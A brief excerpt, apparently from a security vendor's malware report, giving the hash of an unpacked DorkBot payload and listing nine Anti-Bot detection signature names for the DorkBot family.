0cf0f00b7c78d68365b4c890c76941051e244e6f – Unpacked payload

We have 9 active Anti-Bot signatures for DorkBot family:

- Win32.Dorkbot.E
- Win32.Dorkbot.G
- Win32.Dorkbot.H
- Win32.Dorkbot.I
- Win32.Dorkbot.J
- Win32.Dorkbot.K
- Win32.Dorkbot.L
- WIN32.DorkBot.A
- WIN32.DorkBot.B